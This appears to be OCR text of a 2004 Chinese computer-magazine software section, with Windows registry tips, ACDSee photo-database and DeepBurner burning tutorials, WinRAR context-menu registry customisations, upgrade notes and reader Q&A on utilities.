Snagit是大家喜欢的一款抓屏软件。在使用的过程中，为了方便工作，很多用户都对其进行了个性的设置，如自定义了配置文件、抓屏热键等等信息。但这些宝贵的个性化设置将随着我们重装系统而消失得无影无踪，用户必须进行重新设置，十分麻烦。其实，所有个性化设置信息都保存在注册表中，只需将相应键值导出备份即可。打开注册表编辑器。找到[HKEY_CURRENT_USER\Software\TechSmith]，在该分支上点右键，选择“导出”，将该分支导出为一个注册表文件即可。待重装系统并重装了Snagit后，只需将该注册表文件导入到注册表中即可。其实，很多软件的配置文件也是使用这种方法保存的，你完全可以举一反三。（乔珊）

自由选择客户端是否输入密码

出于安全需要，有时要求用户登录终端服务器(或远程桌面)时必须输入密码。由于计算机管理员不能配置该计算机以允许自动发送密码，必须借助于注册表来启动这个设置项。具体方法是：在服务器机器上，在注册表编辑器的左侧窗格中，逐级展开[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\WindowsNT\Terminal Services]，然后在右侧窗格中新建一个DWORD值“fPromptForPassword”。如果将其值设置为“1”，则总是提示客户端输入密码；倘若设置为“0”，则不提示客户端输入密码。（郑陆军）

Windows 98下也“安全删除硬件”：

出于操作习惯的原因，很多用户至今还停留在Windows 98上。笔者发现很多Windows 98用户由于找不到Windows XP右下角那个安全删除硬件的图标，所以在使用完U盘后采取了直接拔出的方式，这样十分容易造成文件出错、丢失。由于没有停用硬件，严重时甚至会引发可移动磁盘故障。其实在Windows 98下，大家同样可以实现硬件的“安全删除”：右击“我的电脑”，单击“属性”，然后进入“设备管理器”，展开“通用串行总线控制器”，如果你的U盘已经插入，可以看见“USB FLASH DISK”这个分支（见图1）。选取它，点击“删除”，你会发现，U盘上的工作指示灯已经熄灭了，这样即可实现U盘的硬件安全删除。(程又新)



图1

命令提示符下也玩“自动完成”

IE有“自动完成”的功能，输入麻烦的命令提示符中有吗？有的！在“运行”窗口输入“cmd”时，后面加入“/f:on”参数，就会打开自动完成功能。这样，在命令提示符下输入文件名的前几个字母，就可以用Ctrl+F、Ctrl+D分别自动完成相关的文件名和目录名。如果不打开自动完成功能，也可以用Tab在符合条件的选项中切换选择。（Heelen）

提示符窗口也有自动批处理

每次进入命令提示符窗口后，默认都是显示当前的文件夹，能不能进入后让它自动做点事情呢？打开注册表编辑器，在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]下的“AutoRun”字符串的数值中输入想要执行的命令，如“ipconfig”，关闭编辑器。现在，启动命令提示符，窗口中就会执行该项命令。此修改对所有用户有效，如果要仅对当前用户有效，可以修改[HKEY_CURRENT_USER\Software\Microsoft\Command Processor]下的“AutoRun”即可。(Heelen)

CF [XT11]

看点 虽然大家都在使用ACDSee，但却很少有人关注过它的数据库管理功能，其实这个功能绝对不亚于专业的数码照片管理软件，你可以用它来轻松管理自己的数码照片、图片光盘以及其他文件。还可以根据拍照日期、关键词等条件进行搜索。在国外，有不少朋友已经这样做了，你还等什么呢？

我用ACDSee数据库管理照片

■ AilP

ACDSee最新的6.x版，在各方面都有了一定提高，特别是数据库功能，与ACDSee中其他工具相配合，所实现的功能已不亚于专业的数码照片管理工具了。本文将会以ACDSee 6.03为例进行介绍。

芝麻开门

★关于汉化

ACDSee 6.03有些插件被安装到了系统所在分区的“Program Files\Common Files\ACD Systems”文件夹下，所以建议将ACDSee 6.03安装在系统分区中，只有这样才能进行完美汉化。

★设置数据库保存位置

进入ACDSee，选择菜单中的“工具→选项”，然后，在窗口左侧选择“图像数据库”，即可在窗口右侧进行设置了(也可使用默认的设置)。

实战一：为照片添加说明

Step 1 当你把照片从数码相机中导入到硬盘后，就可以打开ACDSee的浏览界面了，进入保存照片的文件夹，选择菜单中的“文件→属性”(或按下Alt+Enter)，打开“属性”窗口，开始编辑照片(见图1)。




图1 在这里，还可以修改、查看EXIF文件信息

Step 2 编辑完照片属性，需要按照图2的操作，为照片进行分类。



图2 缩略图上的三个符号分别表示“已经归类”、“照片等级”(图中为5级)及“照片格式”(为JPG格式)

小提示

在“类别”中的“刻录光盘”项比较特殊。当你需要用CD-R刻录照片时，可以将要刻录的文件拖拽到此，然后右击该项，选择“建立光盘”，这时会弹出“创建光盘向导”窗口，选择“项目指派到写入光盘种类”，之后按提示操作就可以刻录了。

Step 3 为了以后的搜索和查找，我们还要为照片建立索引。选择菜单中的“数据库→文件编目”，这时会弹出“编目文件向导”窗口，选择“编目一个特定的文件夹组合”，单击“下一步”按钮；ACDSee会要求选择需要添加的文件夹，单击“添加文件夹”按钮添加保存照片的文件夹(可重复添加多个)，单击“下一步”按钮；这时要求设置“添加数据信息”(见图3)。完成后，数据库中已经保存了该文件夹下所有照片的信息了，现在就可以使用后面介绍的方法对其搜索、查看和调用了。

实战二：用数据库管理图库光盘中的文件

如果你有一大堆刻满了照片的光盘，如果突然想找到其中的某一张照片，这在以前是不是一件非常痛苦的事？针对这点，ACDSee提出了“脱机媒体”的概念。“脱机媒体”就是在不将光盘所有数据导入的情况下，为其建立缩略图等信息，这样在不占用过多硬盘空间的情况下，就能




图3　使用"指定日期"功能，可以将所有的照片设置为相同的时间

达到快速找到所需要照片的目的。

Step 1 将需要管理的图片光盘放入光驱，然后打开ACDSee。

Step 2 按照如图4所示方法，将光盘照片导入。




图4　功能强大，添加简单的"脱机媒体"

实战三：找回遗忘的数据——搜索照片

实战方法一：按日期搜索

如果想找到所有2004年1月29日拍摄的照片，则可点击ACDSee窗口左边的"日历"项，然后选择照片所在的日期即可(见图5)。




图5　最下面有四个按钮，正确的使用方法是:先点击左数第一个，双击有照片的月份(粗体显示)，此时下侧按钮自动转到左数第二，再选择日期(粗体显示)，转到时间选择上，这时再选择具体的拍照时间就可以了。每选择一次，右侧的显示图片缩略图的窗口就会经过一次筛选，最后就可以找到你需要的照片了

> 小提示
>
> 选择菜单中的"工具→选项"，然后在左侧选择"日历"项，就可修改"日期类别"、"过滤器"、"开始星期"及"时钟格式"。

实战方法二：以信息搜索图片

你已经按照实战一的方法为照片添加了文件信息，并进行了"文件编目"，那么就可以使用这些信息来找到所需的照片了。

比如要查找作者为"我"，在KTV唱歌时的照片。点击窗口左侧的"搜索"标签(需勾选菜单中的"查看→搜索")，然后单击"添加"按钮，在"添加搜索规则"下选择"ACDSee数据库"，双击"作者"，回到ACDSee主窗口，点击"<单击设置>"项，输入"我"，然后用同样方法设置"关键字"为"KTV"(见图6)。



图6　图中表示"作者是我"，如果搜索"作者不是我"的，只要点击"是"，然后选择"不是"即可

> 小提示
>
> "快速搜索"下的"以文本"可以输入照片的"标题"，"用文件名称模板"可以通过文件名搜索。需要注意"搜索"下默认的是"整个数据库"，即只在数据库内搜索。如果需要根据种类搜索或搜索数据库以外的文件时，则要选择"在下列文件夹/种类范围内选择"，比如你要在"实战二"中的"脱机媒体"中搜索，就要在这里设置(见图7)。
>
> 
>
> 图7　搜索"脱机媒体"

2.备份/恢复数据库

由于各种因素，ACDSee的数据库有时会损坏，所以做好备份工作非常必要，以便出现问题时及时恢复。

(1)备份

选择菜单中的"数据库→备份数据库"，然后单击"下一步"按钮，并选择"备份操作类型"，如是第一次备份，建议选择"完整备份→备份数据库信息和文件"(以后可选择"增量备份")，最后设置好保存备份数据库文件的位置，单击两次"下一步"即可完成备份。

(2)恢复数据库

选择菜单中的"数据库→恢复数据库"，然后点击"下一步"按钮，再根据需要选择"从完整备份恢复"和"从增量备份恢复"，并使用"..."按钮，设置好备份数据库保存的文件夹，点击两次"下一步"按钮即可完成。

够用就好 刻录我选免费的DeepBurner

■ 绿色软件

看点 Nero是刻录软件的无冕之王，但它体积大、启动慢、占用资源多、功能过于繁杂，让人有些不满，而免费的DeepBurner除资源占用少、启动速度快、功能齐备外，1MB的体积及绿色软件的特征，更使它可以被放到磁盘上随身携带，非常适合配置有外置刻录机的朋友。我们认为平时完全可以用它进行简单的数据刻录工作，而Nero则留在难度较高的刻录任务中。

芝麻开门

用 DeepBurner 刻录第一张数据盘

Step1

进入软件后，就会直接打开向导模式，在“刻录方式”下选择一种需要的操作：如要刻录数据光盘，则选择“创建数据CD/DVD”；需要刻录音乐CD，则选择“创建音频CD”；如果需要刻录ISO，则选择“刻录ISO文件”。这里我们选择最常用的“创建数据CD/DVD”，然后点击“下一步”。

Step2

这时软件会要求进行“多轨设置”，根据需要选择其中的“创建多轨CD”、“追加片断”及“一次性刻录”（分别相当于Nero中的“第一次刻录多重区段光盘”、“继续刻录多重区段光盘”及“无多重区段”），选择好后，点击“下一步”。

Step3

按照如图1所示进行操作，即可完成刻录。



图1 界面很简单，很轻松就可以完成刻录，这里的“自动运行”项，会在下面的实战中进行介绍

DeepBurner虽然不大，但已经具备了Nero的主要刻录功能，可以刻录普通光盘、音乐CD，制作和刻录光盘ISO文件，制作光盘封套，更为特别的是它可以为光盘制作自动运行程序（连Nero都没有的强大功能）。

DeepBurner小档案

软件版本：1.1.0.117	软件大小：1.18 MB
软件性质：免费软件	适用平台：Windows 9x/2000/XP

下载地址：http://www.newhua.com/cfan/200411/deepburner.rar

软件备注：大家从这里下载的是某网友的不完全汉化版，里面有些地方进行了汉化，但并没有全部汉化。

实战：制作带有自启动程序的光盘

实现功能：还记得本刊2004年第10期《自制绿色软件 打造最傻瓜的软件安装包》一文为大家介绍过的软件安装包吗？最后一步是要为菜鸟制作安装光盘，这里为大家介绍如何用DeepBurner完成这最后一步——打造自启动程序。

Step 1 先把需要刻录安装的软件按文件夹分好类（比如网络工具、压缩工具、多媒体工具等），然后按照芝麻开门中的方

3.用数据库加快浏览速度

我们可以利用“重启缩略图”、“优化数据库”等方法，提升ACDSee 6.03打开照片的速度。具体设置方法如下：打开ACDSee后，选择菜单中的“数据库→优化数据库”，在弹出窗口中点击“下一步”，然后，勾选“优化数据库表和字段”以及“从数据库删除孤体”文件项，点击两次“下一步”，完成设置。

“重建缩略图”的方法则非常简单，只要选择菜单中的“数据库→重建缩略图”即可。

小提示

为了保证运行的速度，建议你每过一段时间，就进行一次“文件编目”及“重启缩略图”，然后“优化数据库”一次。

小编有话说：如果你需要对已经加入数据库的文件进行修改文件名、删除文件等操作，则最好在ACDSee下完成，否则会出现信息内容出错的情况。CF [SY01]

法将所有的文件夹添加到光盘目录中，但不要开始刻录。

Step 2 选择“自动运行”项(见图1)，这里就会弹出背景图设置窗口。点击“自定义→...”按钮，选择一张背景图(仅支持BMP格式图形)，然后在“Buttons”处根据你需要安装的软件数量来设置按钮的数量，由于后面还可以添加/删除，所以这里可随意设置，然后点击“下一步”。

Step 3 这时软件会要求你选择按钮的样式，同时在这里还要设置点击按钮后执行的操作(见图2)，设置完成后点击“Next”按钮即可。



图2 点击“Download more buttons from www.cd-burning-stuff.com”可以下载按钮的样式，在背景图处也可点击此项下载

> 小提示
> 为了减少空间的占用，本文提供的版本并没有加入背景图及按钮的图片。如果需要可从http://www.deepburner.com/download/DeepBurner1.exe处下载软件的英文完全安装版(该版本包含了一些制作自启动程序需要的图片背景)。安装软件后，再用本文提供的汉化版中的文件覆盖英文版即可汉化。

Step 4 这时就会打开制作窗口，可以增加/删除按钮，或修改项目等(见图3)。

Step 5 重新点击窗口左侧的“CD/DVD文件”，回到光盘刻录文件，将刚才生成的autorun.inf文件及“Autorun”文件夹拖拽到光盘根目录下，最后刻录即可。



图3 设置完成后，点击窗口上部的保存按钮，将生成的自动运行程序保存起来，会生成autorun.inf及Autorun文件夹

> 小提示
> ★如果需要打印光盘的盘面，可点击“封面制作”。
> ★点击菜单中的“刻录机→设定”，即可打开“设定”窗口，在“刻录机”标签下的“驱动器缓冲大小”处，可以设置缓存大小；在“自动运行”标签下的“自动运行目录”处，可以设置自动运行程序保存的文件夹。

小编有话说: 如果不需要制作自动安装程序，则可把下载的程序解压后，删除Autorun目录，这样，只需用1.03MB的空间就可保存DeepBurner了，放到磁盘上刚刚好。另外小特在试用时，也发现这款软件在运行速度、资源占用上都要比Nero有优势，对于那些经常刻录或在刻录时喜欢干点其他事情的朋友来说，DeepBurner是一个相当不错的选择。CF [SY02]

中文版的CDVista


回音壁

本刊在第9期《绚刻技巧One By One》中介绍了一款免费的光盘收藏软件——CDVista。这款软件非常适合刻录光盘有很多的朋友，它可以让你在不插入光盘的情况下，就可以快速找到自己所需的文件。

《电脑爱好者》的热心读者毛坚毅，花了20分钟又拨号下载了这款软件，然后又用了一晚上的时间对这款软件进行了汉化。

你可从http://www.newhua.com/cfan/200411/CDVista汉化文件.RAR下载由读者毛坚毅汉化的文件，将该文件解压缩后的Lang_cn.ini覆盖到CDVista的安装目录下。然后打开软件，选择菜单中的“File→Setup”，然后点击“Setup”窗口下的“Language”标签，从“Used language”下拉菜单中选择“中文”，然后重新打开软件即可。

如果没有汉化成功，你可以将CDVista安装目录下的Lang.ini改为任意名称，然后将Lang_cn.ini改名为Lang.ini即可(见图)。



汉化后的CDVista

CF [SY03]

看点 把原本复杂的压缩、解压缩操作放到“资源管理器”的右键菜单中。
①更酷的解压缩至上一级文件夹选项。②轻松转换压缩包。③一次性解压所有文件。④压缩文件N合一。

WinRAR不可思议应用之右键补完计划

■ 笨笨

当你需要压缩或是解压缩文件时，你会通过何种方式来完成呢？相信几乎所有的人都会说“使用右键菜单”，应该说用WinRAR的就没有不和右键菜单打交道的，可是你在使用时有没有发现，在进行某些常用的操作时，WinRAR的右键菜单还是有些不方便，那么我们如何修改呢？来看看下面的介绍吧。

芝麻开门

Windows的右键菜单

WinRAR的右键菜单是大家最常用的功能，可能很多朋友还不知道其实这个菜单是由注册表来定义的，为什么右击不同的文件，Windows的菜单就会不同呢？Windows是如何判断的呢？其实很简单。

Step1

打开注册表编辑器，找到[HKEY_CLASSES_ROOT]项，在此项的前半部分以“.”开头的(如“.avi”、“.bmp”等)项目，是系统支持的所有扩展名。

Step2

选中任意以“.”开头的文件，在窗口右侧“默认”的“数据”项下就是此类扩展名文件对应的一个注册表“项”，此项是可以在[HKEY_CLASSES_ROOT]项下找到的(见图1)。



图1 比如点击“.rar”后，我们就会在“默认”的“数据”项下看到“WinRAR”，在[HKEY_CLASSES_ROOT]项下可以找到“WinRAR”项

Step3

找到Step 2中对应的数据项，展开后，可以看到“shell”项，该项下面就是我们的右键菜单。一般默认已经有了一个“open”项(即几乎每类文件都会有的“打开”项)，在它下面有一个“command”子项，该项表示点击“打开”后所进行的操作。我们下面的操作也是针对它们来完成的。另外需要特别注意的是[HKEY_CLASSES_ROOT*]，该项下定义了右键菜单中的公共项目，即不管右击何种文件，都会显示的项目，比如WinRAR的右键菜单就是在此定义的。

> 小提示
>
> ★多级菜单是如何建立的呢？
>
> 如果需要建立多级菜单，则需要使用DLL文件，比如像WinRAR的多级菜单，其实是通过注册表调用RarExt.dll来实现的。
>
> ★在[HKEY_CLASSES_ROOT\Folder\shell]项下，可以自定义文件夹的右键菜单。

下面我们就开始对WinRAR进行改造，让它变得更为完美。

1.更酷的解压缩到上一级文件夹

在本刊第10期的《潜入压缩包的内部——文件压缩高手速成班》一文中，我们学会了为WinRAR的右键菜单添加“解压缩到上一级文件夹”的方法，但该方法有个不太舒服的地方——不管右击何种文件，该选项都会在右键菜单中出现，这里为大家介绍另外一种方法，只有当选中的文件是RAR或ZIP文件时才会出现。

Step 1 打开注册表编辑器，找到[HKEY_CLASSES_ROOT\WinRAR\shell]，在“Shell”项上右击，选择“新建→项”，并将其命名为“解压到上一层文件夹”，然后在其下再新建“command”子项，这时双击右侧窗格的“(默认)”，在“数值数据”中填入“"C:\Program Files\WinRAR\Winrar.exe" x -o- -ibck -ILOGrar.log -y "%1" ..\”(不含外侧引号)。注意此处的"C:\Program Files\WinRAR\Winrar.exe"要根据你电脑中的WinRAR实际安装文件夹路径进行改变(下同)。

Step 2 找到[HKEY_CLASSES_ROOT\WinRAR.ZIP\shell]，用Step 1的方法建立同样的项并修改“默认”的值即可。

现在右击RAR格式及ZIP的压缩包就可以看到需要的“解压到上一层文件夹”选项了，而对于其他格式的文件，则不会出现此项。

> 小提示
>
> “解压到上一层文件夹”做了些什么？
>
> x:用绝对路径解压文件。
>
> -o-:不覆盖已存在文件。
>
> -ibck:后台工作。
>
> -ILOGrar.log:把错误写到日志文件，但只有注册版本可用。
>
> -y:对全部询问都回答是。
>
> "%1":当前选中的文件。
>
> ..\:表示上一级目录。
>
> 将这些参数整合到一起相信大家已经知道“解压到上一层文件夹”都做了些什么了。

2.压缩、自解压轻松转换

EXE格式的自解压文件是每个菜鸟都喜欢的一种格式，但我们从网上下载的文件大都是RAR格式，需要进行转换才能保存，对于这种情况我们需要手动转换，但这样比较麻烦，其实同样也可以使用右键菜单来解决问题。

Step 1 打开注册表编辑器，在[HKEY_CLASSES_ROOT\WinRAR\shell]及[HKEY_CLASSES_ROOT\WinRAR.ZIP\shell]下新建"转换为自解压文件"项，然后在其下建立"command"子项，接着在窗口右侧修改"(默认)"的数值为""C:\Program Files\WinRAR\Winrar.exe" s -ibck -y "%1""(不含外侧引号)。

Step 2 在[HKEY_CLASSES_ROOT\exefile\shell]下新建"转换为压缩文件"项，然后在其下建立"command"子项，接着在窗口右侧修改"(默认)"的数值为""C:\Program Files\WinRAR \Winrar.exe" s- -ibck -y "%1""(不含外侧引号)。

现在右击RAR或ZIP文件，就可以直接将其转换为自解压文件了，右击EXE文件，就可以直接将其转换为压缩文件。

> 小提示
>
> "转换为自解压文件"及"转换为压缩文件"做了些什么？
>
> 这里用到了两个新参数——s及s-，在WinRAR里s表示"转换压缩文件为自解压格式"，而s-表示"转换回压缩文件"。

3.所有文件 一次解压

很多朋友从网上下载数据或是软件后，都会把它们放到不同的文件夹下。当想解压缩这些数据时，还需要进入每个文件夹，然后再解压缩，非常麻烦。其实你可以制作一个"解压所有文件"项，用它来解压缩某文件夹下的所有文件。

打开注册表编辑器，在[HKEY_CLASSES_ROOT\Folder\shell]项下新建"解压所有文件"项，在其下再建立"command"子项，接着在窗口右侧修改"(默认)"的数值为""C:\Program files\winrar\WinRAR.exe" x -o- -cfg- -ibck -ILOGrar.log -y "%1*.*" "%1\""(不含外侧引号)。

> 小提示
>
> ★如果将命令最后的"%1\"改为"%1\..\"则可将所有的文件解压至当前的文件夹中。
>
> ★用这种方法会解压缩WinRAR支持的所有的文件，包括RAR、ZIP、ISO、EXE格式的自解压缩包等。

现在右击包含有压缩文件的文件夹，选择"解压所有文件"项，就可以将所有的压缩文件一齐解压了。

> 小提示
>
> "解压所有文件"做了些什么？
>
> -cfg-:禁用读取配置。
>
> "%1*.*":表示当前所选文件夹下所有的文件。
>
> "%1\":当前所选文件夹。

4.压缩文件N合一

包括小特、Cornel等在内的小编们都希望WinRAR增加一个合并多个压缩文件的功能，其实我们完全可以自己DIY，通过两个菜单项来完成这个操作，一个用于解压缩，一个用于合并，这样的好处是，你可以在任意文件夹下完成合并操作，而不必去考虑原来文件保存的位置，从而省去了拷贝的操作。

Step 1 打开注册表编辑器，在[HKEY_CLASSES_ROOT*\shell]下新建"1.合并-解"项，然后在其下建立"command"子项，接着在窗口右侧修改"(默认)"的数值为""C:\Program files\winrar\WinRAR.exe" x -ibck -ILOGrar.log -y "%1" C:\temp"(不含外侧引号)。

Step 2 在[HKEY_CLASSES_ROOT*\shell]下新建"2.合并-合"项，然后在其下建立"command"子项，接着在窗口右侧修改"(默认)"的数值为""C:\Program files\Winrar\WinRAR.exe" a -r -df -cfg- -ibck 合并后 C:\temp*.*"(不含外侧引号)。

Step 3 经过上面操作后，当需要合并压缩文件时，只要先选中并右击需要合并的文件，选择"1.合并-解"，解压缩完成后，进入需要保存该文件的目录，右击任意文件，选择"2.合并-合"即可。合并后的文件名为"合并后.RAR"

> 小提示
>
> "合并"做了些什么？
>
> a:添加文件到压缩文件。
>
> -r:递归子目录。
>
> -df:压缩后删除文件。

5.注释文件快速添加

看过了本刊2004年第3期的《解读最昂贵的字符串——注册码全攻略》一文，大家一定会还记得保存注册码的方法之一就是放到WinRAR的注释项中，那么我们同样也可以将这个功能添加到右键菜单上。

Step 1 打开注册表编辑器，在[HKEY_CLASSES_ROOT\WinRAR \shell]下新建"添加注释"项，然后在其下新建"command"子项，接着在窗口右侧修改"(默认)"的数值为""C:\Program files\Winrar\rar.exe" c "%1""(不含外侧引号)。

Step 2 找到[HKEY_CLASSES_ROOT\WinRAR.ZIP\shell]，用Step 1的方法建立同样的项并修改"默认"的值即可。

Step 3 现在打开"资源管理器"，右击需要添加注释的压缩文件(RAR或ZIP格式)，选择"添加注释"项，然后可按如图2所示方法添加注释即可。

6.快速压缩指定文件

不知你是不是经常需要压缩一个文件夹下的指定文件，比如仅压缩某文件夹下的TXT文件，而去除如JPG、BMP等图



常用软件升级总动员

1.不必升级的MSN Messenger 6.2

当大家把视线都集中在QQ 2004身上的时候，MSN Messenger(以下简称MSN)也推出了其最新的6.2版，新版本让很多使用MSN的朋友感到失望——新功能不多，变化不大。具体的更新有：

(1)新版本整合了MSN工具栏；(2)突出显示了“移动电话联系人”(绑定手机的用户)，可以将所有的“移动电话联系人”组合在一起；(3)在设置代理服务器的“连接”标签下增加了“连接测试”按钮。

除了这几个变化外，还有一些其他小变化。反正神农周围的朋友还都在使用6.1版，微软也没有强迫升级，为什么要去升级呢？

升级指数：★

下载地址：http://sq.onlinedown.net/down/MSNGB_SETUPNT.exe

2.关于QQ 2004不得不说的话

看过上期的QQ 2004介绍，相信很多朋友已经开始使用了，可是神农还是建议大家等一段时间再升级，在神农和好友的试用中，发现QQ 2004无法使用HTTP代理(使用SOCK5代理经常出问题)，而且传送文件的速度也很慢，真不愧“预览版”的名号(据小道消息：QQ 2004已经把小编Conrel弄“疯”了)。

升级指数：★(如果仅仅是聊天，则不必着急升级)

下载地址：http://219.133.38.13/qq2004_preview.exe

3.全新的CyberArticle 4.0

网文快捕的英文名在正式修改为CyberArticle后推出其4.0版，新版本增加了很多新功能。其中比较有特色的就是该软件与MyIE2可以更紧密地连接(在安装时就提供了MyIE2侧边条及工具栏的选项)，退出时有书籍备份的功能，以及取代老版本助手功能的CyberArticle Express(见图)。

升级指数：★★★★★(老注册用户需要更换注册码，具体方法见http://www.wizissoft.com/cn/docs/changesn.asp)

下载地址：http://www.kootoo.com/weishijun/cyberarticle-4.0-cn.exe

4.爱美人士的选择Windows Media Player 10.0 beta简体中文版

喜欢用Windows Media Player的朋友又有的可玩了——Windows Media Player 10推出了。新版本除了使用了全新的界面，增强了CDDB功能外，没有任何变化。如果不是喜欢漂亮的朋友，还是在继续使用9.0的同时，期待10.0正式版能够带给我们的新变化吧。

升级指数：★

下载地址：http://nj2.onlinedown.net/down/WindowsMediaPlayer10Seriescn.EXE



CyberArticle Express取代了老版中的助手功能，你可以用它下载那些右键被屏蔽的网页，CyberArticle Express共有三种调用方式，有关它的使用技巧见本期软件栏目的《技巧E卡通》

CF [SY05]



图2 RAR压缩文件的最大注释长度为62000字节(31000个汉字)，而ZIP压缩文件则为32768字节(16384个汉字)

片文件进行压缩，这么常用的功能自然也要集成到右键菜单中。

打开注册表编辑器，在[HKEY_CLASSES_ROOT\Folder\shell]下新建“提取TXT文件”项，然后在其下新建“command”子项，接着在窗口右侧修改“(默认)”的数值为“"C:\Program files\WinRAR\Winrar.exe" a -r -ep "%1" "%1*.txt"”(不含外侧引号)。这样以后只要右击需要提取文件的文件夹，然后选择“提取TXT文件”项即可把该目录下的所有TXT文件都提取出来。这里的-ep表示去除路径压缩，以便收藏。

小编有话说：WinRAR还有很多功能，你只要把以前命令行的一些操作放到注册表中就可以了，如果你有什么好想法，也欢迎和小特交流，让我们一起定制WinRAR的最强菜单^0^。

火速链接

如果你想了解关于右键菜单的项目，那么可以看看2003年第13、14期的《健与美——打造“非典型”右键菜单》(上)、(下)。

CF [SY04]

扮靓好友QQ秀:QQ形象个性修改器

问:我看了第8期的《我的QQ特立独行——超强QQ秘技偷偷报》一文，很想修改一下好友的QQ秀，可是我的动手能力比较差，有没有什么软件可以让我快速上手修改呢？


答:你可以借助"QQ形象修改器"来帮你完成修改。它可以让你快速修改QQ好友的QQ秀形象。

软件的使用非常简单，首先打开QQ形象修改器，然后分别输入自己的QQ号及需要修改QQ秀好友的QQ号，再设置好图片，点击"确定"即可。

小提示

你最好使用大小为140像素×226像素、格式为GIF的图片去设置QQ秀。这里以ACDSee 6.0为例，简单介绍如何修改文件尺寸并转换文件格式:双击需要修改的图片(用ACDSee打开)，按下Ctrl+R，然后去除窗口左侧"保持宽高比"项的勾选，接着在"像素"下的"宽度"中填入"140"，在"高度"中填入"226"，点击"完成"。再按下Ctrl+F，在"格式"标签下选择"GIF"项，点击"下一步"，设置好保存目录后，点击"下一步"两次即可。

(秦皇岛 刘敏)



软件版本:20040418　软件大小:2296KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://wh.onlinedown.net/down/QQAVSETUP.exe

他都做了些什么:Windows操作监视器

问:最近总有人随便动我的电脑，因为是同事，我又不好说什么，但我想知道他们都进行了哪些操作，请问有什么软件可以帮助我？

答:如果你要求不高的话，推荐使用"Windows操作监视器"，这款软件的作者因为遇到与你相同的情况，所以才制作了这款软件。该软件可以将几乎所有的Windows操作都记录下来(如运行了某个程序、修改文件名、新建、删除文件夹、插入光盘等)。更重要的是这款软件是只有40KB的绿色软件，一张软盘就可以随身携带。

下载软件后，将其解压缩至任意文件夹(但不要解压至中文名文件夹，否则程序无法运行)，然后运行其下的sysmon.exe，就可以打开软件。这时软件开始进行监控，



右击系统托盘处的软件图标，选择"打开Windows操作监视器窗口"，然后输入密码(默认为123456)，这时就会打开软件的监视窗口，该窗口列出从监视开始，直到当前时间所有的操作。另外，建议你看一下软件目录下的help.txt，里面会有一些需要注意的事项。

软件版本:1.0　软件大小:40KB
软件性质:共享软件(无限制免费使用)　适用平台:Windows 9x/2000/XP
下载地址:http://wh.onlinedown.net/down/Windows_Liyibin.zip

遇到未知硬件怎么办:Everest

问:我听说AIDA32已经停止开发了，那我以后遇到找不到驱动的未知硬件怎么办呢？

答:AIDA32这款软件的确非常好用，它的"继承者"也已经出现了，那就是Everest。这款软件是由AIDA32的项目带头人制作的，其实也可以说是AIDA32改名了Everest。

既然是改名，所以Everest几乎和AIDA32一模一样，使用方法也与之相同。从窗口的左侧选择项目，右侧就会列出相应的内容。

另外，还要提到的是Everest分为Home Edition及Professional两个版本，前者为免费版本，后者为收费版，对于我们个人用户只要使用免费的Home Edition即可。

如果你的英语不好，那么可从http://vnet.onlinedown.net/down/EVEREST%20home100.rar处下载Everest 1.00.93汉化版。




软件版本:Home Edition 1.10　软件大小:2710KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.lavalys.hu/downloads/everesthome110.exe

打造自己的硬盘分区:私人磁盘

问:我想把自己的文件加上密码不让别人使用，但当文件较大时，每次加解密都需要很长的时间，请问有没有一个好的加密软件可以解决这个问题？

答:你可以试一下"私人磁盘"，该软件可以用任意分区的剩余空间建立一个虚拟的私人的分区，用户可以将要加密的文件放到这个分区中，然后将程序关闭，存放在私人磁盘中的文件就能自动加密，而且所创建的虚拟磁盘分区只能通过"私人磁盘"进行访问，当软件退出后所创建的分区也将自动在"资源管理器"中消失，省去了加/解密的时间。而且在划分出分区的源分区中，即使是使用WinRAR，也看不到创建的私人分区的内容。

